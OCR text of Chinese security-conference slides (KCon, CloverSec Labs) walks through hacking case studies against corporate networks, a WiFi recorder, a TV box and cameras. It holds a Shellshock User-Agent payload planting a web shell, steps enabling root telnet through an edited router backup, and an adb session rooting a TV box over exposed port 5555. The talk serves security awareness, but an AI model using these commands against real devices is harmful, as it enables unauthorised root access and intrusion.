



```
User-Agent:    () { :;};echo ; echo; echo $(chmod 777 shell.php);
```

案例2、公司网络真的安全吗？
信息获取










案例2、公司网络真的安全吗？

路由管理









编号	服务接口	客户端地址	子网掩码	网关		
1	vlan10	192.168.10.11-192.168.10.200	255.255.255.0	192.168.10.254		
2	vlan20	192.168.20.11-192.168.20.200	255.255.255.0	192.168.20.254		
3	vlan30	192.168.30.11-192.168.30.200	255.255.255.0	192.168.30.254		
4	vlan100	192.168.100.11-192.168.100.200	255.255.255.0	192.168.100.254	114.114.114.114	已启用
5	vlan110	192.168.110.11-192.168.110.100	255.255.255.0	192.168.110.254	114.114.114.114	已启用
6	vlan120	192.168.120.11-192.168.120.200	255.255.255.0	192.168.120.254	114.114.114.114	已启用
7	vlan130	192.168.130.11-192.168.130.200	255.255.255.0	192.168.130.254	114.114.114.114	已启用
8	vlan140	192.168.140.11-192.168.140.200	255.255.255.0	192.168.140.254	114.114.114.114	已启用
9	vlan150	192.168.150.11-192.168.150.200	255.255.255.0	192.168.150.254	114.114.114.114	已启用
10	vlan210	192.168.210.50-192.168.210.200	255.255.255.0	192.168.210.254	114.114.114.114	已停用

1 2 10 /2页 跳转

网络结构尽收眼底！！！！

案例2、公司网络真的安全吗？
内网突破





How


怎么去**Hacking**

案例1、一个WiFi引发的思考

案例2、公司网络真的安全吗？


案例3、物理隔离真的安全吗？

案例4、生活中还有哪些Hacking？



案例3、生活中还有哪些Hacking？

WiFi音频录像机




下载下来之后是一个形如backup-EZVIZ-2016-08-20.tar.gz文件名的压缩文件，解开之后在Etc/config/中有一个telnet的配置文件，默认情况telnet是关闭的，配置文件中该设置为0

在这里将0改为1之后，将配置上传到路由器

案例3、生活中还有哪些Hacking？

WiFi音频录像机

然后重启路由器
即可开启该路由的Telnet功能




```
admin@EZVIZ:~# id
uid=0(admin) gid=0(root) groups=0(root)
admin@EZVIZ:~#
```

案例3、生活中还有哪些Hacking？

互联网视频盒子

```
root@kali:~# nmap 192.168.18.107

Starting Nmap 6.47 ( http://nmap.org ) at 2015-09-18 15:28 CST
Nmap scan report for android-791f4f5f7e8aa1cc.lan (192.168.18.107)
Host is up (0.0037s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
5555/tcp open  freeciv
7100/tcp open  font-service
MAC Address: 44:19:B6:9F:6A:60 (Hangzhou Hikvision Digital Technology)

Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds
root@kali:~#
```

其中**5555端口**为**ADB远程调试端口**
可以使用**adb工具**来**远程连接到视频盒子**
由于盒子上的ADB服务是**以root权限运行**的
所以连接上去的ADB默认也是root
不过视频盒子的固件当中没有su的二进制程序
这里需要把su上传到视频盒子

```
D:\移动设备\电视盒子>adb connect 192.168.18.107:5555
connected to 192.168.18.107:5555

D:\移动设备\电视盒子>adb devices
List of devices attached
192.168.18.107:5555     device
```

```
D:\移动设备\电视盒子>adb root
adbd is already running as root

D:\移动设备\电视盒子>adb remount
remount succeeded
```


案例3、生活中还有哪些Hacking？

互联网视频盒子

```
D:\移动设备\电视盒子>adb push su /system/bin
1743 KB/s (380532 bytes in 0.213s)

D:\移动设备\电视盒子>adb push Superuser.apk /system/app
1409 KB/s (1468798 bytes in 1.017s)

D:\移动设备\电视盒子>adb shell chmod 4755 /system/bin/su
```

然后将su二进制文件和Supersu.apk上传到视频盒子，给予su执行权，这样就把盒子root了


```
D:\移动设备\电视盒子>adb connect 192.168.18.107:5555
connected to 192.168.18.107:5555

D:\移动设备\电视盒子>adb shell
shell@EZVIZ R2:/ $ su
su
shell@EZVIZ R2:/ # id
id
uid=0(root) gid=0(root) groups=1003(graphics),1004(input),1007(log),1009(mou
,3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats)
shell@EZVIZ R2:/ #
```



另外由于视频推送未认证，可劫持正在播放的视频


案例3、生活中还有哪些Hacking？


网络摄像头



案例3、生活中还有哪些Hacking？

网络摄像头





How

怎么去**Hacking**

案例1、一个WiFi引发的思考


案例2、公司网络真的安全吗？

案例3、物理隔离真的安全吗？

案例4、生活中还有哪些Hacking？

案例4、物理隔离真的安全吗？

剑走偏锋



案例4、物理隔离真的安全吗？

剑走偏锋

前往


目标区域

投放

扫描&连入网络

案例4、物理隔离真的安全吗？

剑走偏锋



Thanks

[**Rabit2013@KCon**]

Wechat：Rabit-2013

四叶草安全

CloverSec Labs